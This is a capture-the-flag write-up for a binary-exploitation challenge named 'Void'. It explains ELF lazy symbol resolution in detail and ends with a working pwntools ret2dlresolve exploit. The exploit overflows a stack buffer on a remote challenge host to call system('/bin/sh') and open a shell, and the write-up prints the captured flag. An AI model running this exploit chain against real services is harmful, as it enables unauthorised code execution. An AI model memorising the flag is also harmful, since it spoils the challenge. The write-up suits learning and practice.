Void

1) Checked security

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Void/challenge]
└─$ checksec void
[*] '/home/vigneswar/Pwn/Void/challenge/void'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
    RUNPATH:  b'./glibc/'
```

2) Decompiled code

Decompile: main - (void)

```
undefined8 main(void)

{
  vuln();
  return 0;
}
```

Decompile: vuln - (void)

```
void vuln(void)

{
  undefined local_48 [64];

  read(0,local_48,200);
  return;
}
```

3) Notes:
i) There is a straight forward buffer overflow in vuln
ii) However, there is no way to leak libc address, so we cannot return to libc

Ret2DLResolve: https://syst3mfailure.io/ret2dl_resolve/

4) Resolving Process


1) First we call read

```
 →   0x40113b <vuln+0019>      call   0x401030 <read@plt>
  ↳    0x401030 <read@plt+0000>  jmp    QWORD PTR [rip+0x2fe2]        # 0x40
4018 <read@got.plt>
       0x401036 <read@plt+0006>  push   0x0
       0x40103b <read@plt+000b>  jmp    0x401020
       0x401040 <_start+0000>    xor    ebp, ebp
       0x401042 <_start+0002>    mov    r9, rdx
       0x401045 <_start+0005>    pop    rsi
```

2) It jumps to address in GOT (i.e) .plt section by default to populate GOT


```
Entry point: 0x401040
0x00000000004002a8 - 0x00000000004002c5 is .interp
0x00000000004002c8 - 0x00000000004002ec is .note.gnu.build-id
0x00000000004002ec - 0x000000000040030c is .note.ABI-tag
0x0000000000400310 - 0x000000000040032c is .gnu.hash
0x0000000000400330 - 0x0000000000400390 is .dynsym
0x0000000000400390 - 0x00000000004003d6 is .dynstr
0x00000000004003d6 - 0x00000000004003de is .gnu.version
0x00000000004003e0 - 0x0000000000400400 is .gnu.version_r
0x0000000000400400 - 0x0000000000400430 is .rela.dyn
0x0000000000400430 - 0x0000000000400448 is .rela.plt
0x0000000000401000 - 0x0000000000401017 is .init
0x0000000000401020 - 0x0000000000401040 is .plt
0x0000000000401040 - 0x00000000004011c1 is .text
0x00000000004011c4 - 0x00000000004011cd is .fini
0x0000000000402000 - 0x0000000000402004 is .rodata
0x0000000000402004 - 0x0000000000402048 is .eh_frame_hdr
0x0000000000402048 - 0x0000000000402168 is .eh_frame
0x0000000000403000 - 0x0000000000403008 is .init_array
0x0000000000403008 - 0x0000000000403010 is .fini_array
0x0000000000403010 - 0x00000000004031f0 is .dynamic
0x00000000004031f0 - 0x0000000000403200 is .got
0x0000000000404000 - 0x0000000000404020 is .got.plt
0x0000000000404020 - 0x0000000000404030 is .data
0x0000000000404030 - 0x0000000000404038 is .bss
0x00007f1392c2c238 - 0x00007f1392c2c25c is .note.gnu.build-id in ./gl
```

3) Then it pushes address to be populated and jumps to resolver



```
──────────────────────────────────────────────────────── code:x86:64 ────
     0x40101a                     add    BYTE PTR [rax], al
     0x40101c                     add    BYTE PTR [rax], al
     0x40101e                     add    BYTE PTR [rax], al
 →   0x401020                     push   QWORD PTR [rip+0x2fe2]        # 0x40400
8
     0x401026                     jmp    QWORD PTR [rip+0x2fe4]        # 0x40401
0
     0x40102c                     nop    DWORD PTR [rax+0x0]
     0x401030 <read@plt+0000>     jmp    QWORD PTR [rip+0x2fe2]        # 0x40401
8 <read@got.plt>
     0x401036 <read@plt+0006>     push   0x0
     0x40103b <read@plt+000b>     jmp    0x401020
```

4) Then it jumps to another sub function



```
──────────────────────────────────────────────────────── code:x86:64 ────
   0x7f4f58a1d678                  xsavec [rsp+0x40]
   0x7f4f58a1d67d                  mov    rsi, QWORD PTR [rbx+0x10]
   0x7f4f58a1d681                  mov    rdi, QWORD PTR [rbx+0x8]
 → 0x7f4f58a1d685                  call   0x7f4f58a16550
   ↳  0x7f4f58a16550                  push   rbx
      0x7f4f58a16551                  mov    r10, rdi
      0x7f4f58a16554                  mov    esi, esi
      0x7f4f58a16556                  lea    rdx, [rsi+rsi*2]
      0x7f4f58a1655a                  sub    rsp, 0x10
      0x7f4f58a1655e                  mov    rax, QWORD PTR [rdi+0x68]
──────────────────────────────────────────────── arguments (guessed) ────
0x7f4f58a16550 (
   $rdi = 0x00007f4f58a33180 → 0x0000000000000000,
   $rsi = 0x0000000000000000,
   $rdx = 0x0000000000000000,
   $rcx = 0x00007f4f589ff718 → 0x00007f4f58a00e20 → 0x0000000000000000,
   $r8 = 0x0000000000000000,
   $r9 = 0x00007f4f58a171b0 →  push rbp
)
──────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "void", stopped 0x7f4f58a1d685 in ?? (), reason: SINGLE STEP
────────────────────────────────────────────────────────────── trace ────
[#0] 0x7f4f58a1d685 → call 0x7f4f58a16550
[#1] 0x401140 → vuln()
[#2] 0x401157 → main()
─────────────────────────────────────────────────────────────────────────
(remote) gef➤
```

5) It calls dynamic linker with the arguments

```
──────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
   0x7f4f58a16617                    push   rdx
   0x7f4f58a16618                    add    rdi, rax
   0x7f4f58a1661b                    mov    rdx, r11
 → 0x7f4f58a1661e                    call   0x7f4f58a11bc0
   ↳  0x7f4f58a11bc0                    push   r15
      0x7f4f58a11bc2                    push   r14
      0x7f4f58a11bc4                    push   r13
      0x7f4f58a11bc6                    mov    r13, rdx
      0x7f4f58a11bc9                    push   r12
      0x7f4f58a11bcb                    mov    r12, rdi
──────────────────────────────────────────────────────────────────────── arguments (guessed) ────
0x7f4f58a11bc0 (
   $rdi = 0x0000000000400391 → 0x6c5f5f0064616572 ("read"?),
   $rsi = 0x00007f4f58a33180 → 0x0000000000000000,
   $rdx = 0x00007ffe58f4ebe8 → 0x0000000000400348 → 0x0000001200000001,
   $rcx = 0x00007f4f58a334e8 → 0x00007f4f58a33440 → 0x00007f4f58a055a0 → 0x00
007f4f58a33180 → 0x0000000000000000,
   $r8 = 0x00007f4f58a055f0 → 0x00000000004003b2 → "GLIBC_2.2.5",
   $r9 = 0x0000000000000001
)
```

More details on the link above

Symbol Table dynsym

```
                    __DT_SYMTAB                                XREF[2]:     004030b8(*),
                                                                            _elfSectionHeaders::00000150(*)
00400330 00 00 00        Elf64_Sy...
         00 00 00
         00 00 00 ...
  00400330 00 00 00 00 00  Elf64_Sym                  [0]                          XREF[2]:     004030b8(*),
           00 00 00 00 00                                                                       _elfSectionHeaders::00000150(*)
           00 00 00 00 00...
    00400330 00 00 00 00     ddw      0h                st_name                        XREF[2]:     004030b8(*),
                                                                                                 _elfSectionHeaders::00000150
    00400334 00              db       0h                st_info
    00400335 00              db       0h                st_other
    00400336 00 00           dw       0h                st_shndx
    00400338 00 00 00 00 00  dq       0h                st_value
             00 00 00
    00400340 00 00 00 00 00  dq       0h                st_size
             00 00 00
  00400348 01 00 00 00 12  Elf64_Sym                  [1]          read
           00 00 00 00 00
           00 00 00 00 00...
  00400360 06 00 00 00 12  Elf64_Sym                  [2]          __libc_start_main
           00 00 00 00 00
           00 00 00 00 00...
  00400378 37 00 00 00 20  Elf64_Sym                  [3]          __gmon_start__
           00 00 00 00 00
           00 00 00 00 00...
```

```
pwndbg> x/12gx 0x400328
0x400328:       0x0000000000000000      0x0000000000000000
0x400338:       0x0000000000000000      0x000000120000000b
0x400348:       0x0000000000000000      0x0000000000000000
0x400358:       0x0000001200000010      0x0000000000000000
0x400368:       0x0000000000000000      0x000000200000002e
0x400378:       0x0000000000000000      0x0000000000000000
```

```
typedef struct {

  Elf64_Word        st_name;     /* Symbol name (string tbl index) */
  unsigned char     st_info;     /* Symbol type and binding */
  unsigned char     st_other;    /* Symbol visibility */
  Elf64_Section     st_shndx;    /* Section index */
  Elf64_Addr        st_value;    /* Symbol value */
  Elf64_Xword       st_size;     /* Symbol size */

} Elf64_Sym;
```

- **st_name**: It acts as a string table index. It will be used to locate the right string in the STRTAB section.
- **st_info**: It contains symbol's type and binding attributes.
- **st_other**: It contains symbol's visibility.
- **st_shndx**: It contains the relevant section header table index.
- **st_value**: It contains the value of the associated symbol.
- **st_size**: It contains the symbol's size. If the symbol has no size or the size is unknown, it contains 0.

DynStr

```
Listing: void
                    //
                    // .dynstr
                    // SHT_STRTAB  [0x400390 - 0x4003d5]
                    // ram:00400390-ram:004003d5
                    //

                    __DT_STRTAB                                XREF[2]:     004030a8(*),
                                                                            _elfSectionHeaders::00000190(*)
00400390 00              ??         00h
00400391 72 65 61        utf8       u8"read"
         64 00
00400396 5f 5f 6c        utf8       u8"__libc_start_main"
         69 62 63
         5f 73 74 ...
004003a8 6c 69 62        utf8       u8"libc.so.6"
         63 2e 73
         6f 2e 36 00
004003b2 47 4c 49        utf8       u8"GLIBC_2.2.5"
         42 43 5f
         32 2e 32 ...
004003be 2e 2f 67        utf8       u8"./glibc/"
         6c 69 62
         63 2f 00
004003c7 5f 5f 67        utf8       u8"__gmon_start__"
         6d 6f 6e
         5f 73 74 ...
```

rela.plt

```
Listing: void
                    //
                    // .rela.plt
                    // SHT_RELA  [0x400430 - 0x400447]
                    // ram:00400430-ram:00400447
                    //

                    __DT_JMPREL                                  XREF[2]:     00403128(*),
                                                                              _elfSectionHeaders::00000290(*)
00400430 18 40 40        Elf64_Re...
         00 00 00
         00 00 07 ...
00400430 18 40 40 00 00  Elf64_Rela                  [0]                          XREF[2]:     00403128(*),
         00 00 00 07 00                                                                        _elfSectionHeaders::00000290(*)
         00 00 01 00 00...
00400430 18 40 40 00 00  dq        404018h              r_offset      location to apply ... XREF[2]:     00403128(*),
         00 00 00                                                                              _elfSectionHeaders::00000290
00400438 07 00 00 00 01  dq        100000007h           r_info        the symbol table i...
         00 00 00
00400440 00 00 00 00 00  dq        0h                   r_addend      a constant addend ...
         00 00 00
```

r_offset - stores address of GOT to store next resolved address
r_info - used to locate corresponding symbol table index

rela.dyn

```
Listing: void
                    //
                    // .rela.dyn
                    // SHT_RELA  [0x400400 - 0x40042f]
                    // ram:00400400-ram:0040042f
                    //

                    __DT_RELA                                    XREF[2]:     00403138(*),
                                                                              _elfSectionHeaders::00000250(*)
00400400 f0 31 40        Elf64_Re...
         00 00 00
         00 00 06 ...
00400400 f0 31 40 00 00  Elf64_Rela                  [0]                          XREF[2]:     00403138(*),
         00 00 00 06 00                                                                        _elfSectionHeaders::00000250(*)
         00 00 02 00 00...
00400400 f0 31 40 00 00  dq        4031F0h              r_offset      location to apply ... XREF[2]:     00403138(*),
         00 00 00                                                                              _elfSectionHeaders::00000250
00400408 06 00 00 00 02  dq        200000006h           r_info        the symbol table i...
         00 00 00
00400410 00 00 00 00 00  dq        0h                   r_addend      a constant addend ...
         00 00 00
00400418 f8 31 40 00 00  Elf64_Rela                  [1]           location to apply ...
         00 00 00 06 00
         00 00 03 00 00...
```

5) Exploit:

```python
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./void")
context.binary = exe

# io = gdb.debug(exe.path, '')
io = remote('94.237.54.176', 33855)
dlresolve = Ret2dlresolvePayload(exe, b'system', [b'/bin/sh\x00'])
rop_chain = ROP(exe)
rop_chain.raw('A' * 72)
rop_chain.read(0, dlresolve.data_addr)
rop_chain.ret2dlresolve(dlresolve)
payload = rop_chain.chain()
```

```
io.send(payload+b'\x00'*(200-len(payload)))
io.send(dlresolve.payload+b'\x00'*(200-len(dlresolve.payload)))

io.interactive()
```

6) Flag:

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Void/challenge]
└─$ python3 solve.py
$ ls
flag.txt
glibc
void
$ cat flag.txt
HTB{pwnt00l5_h0mep4g3_15_u54ful}
$
```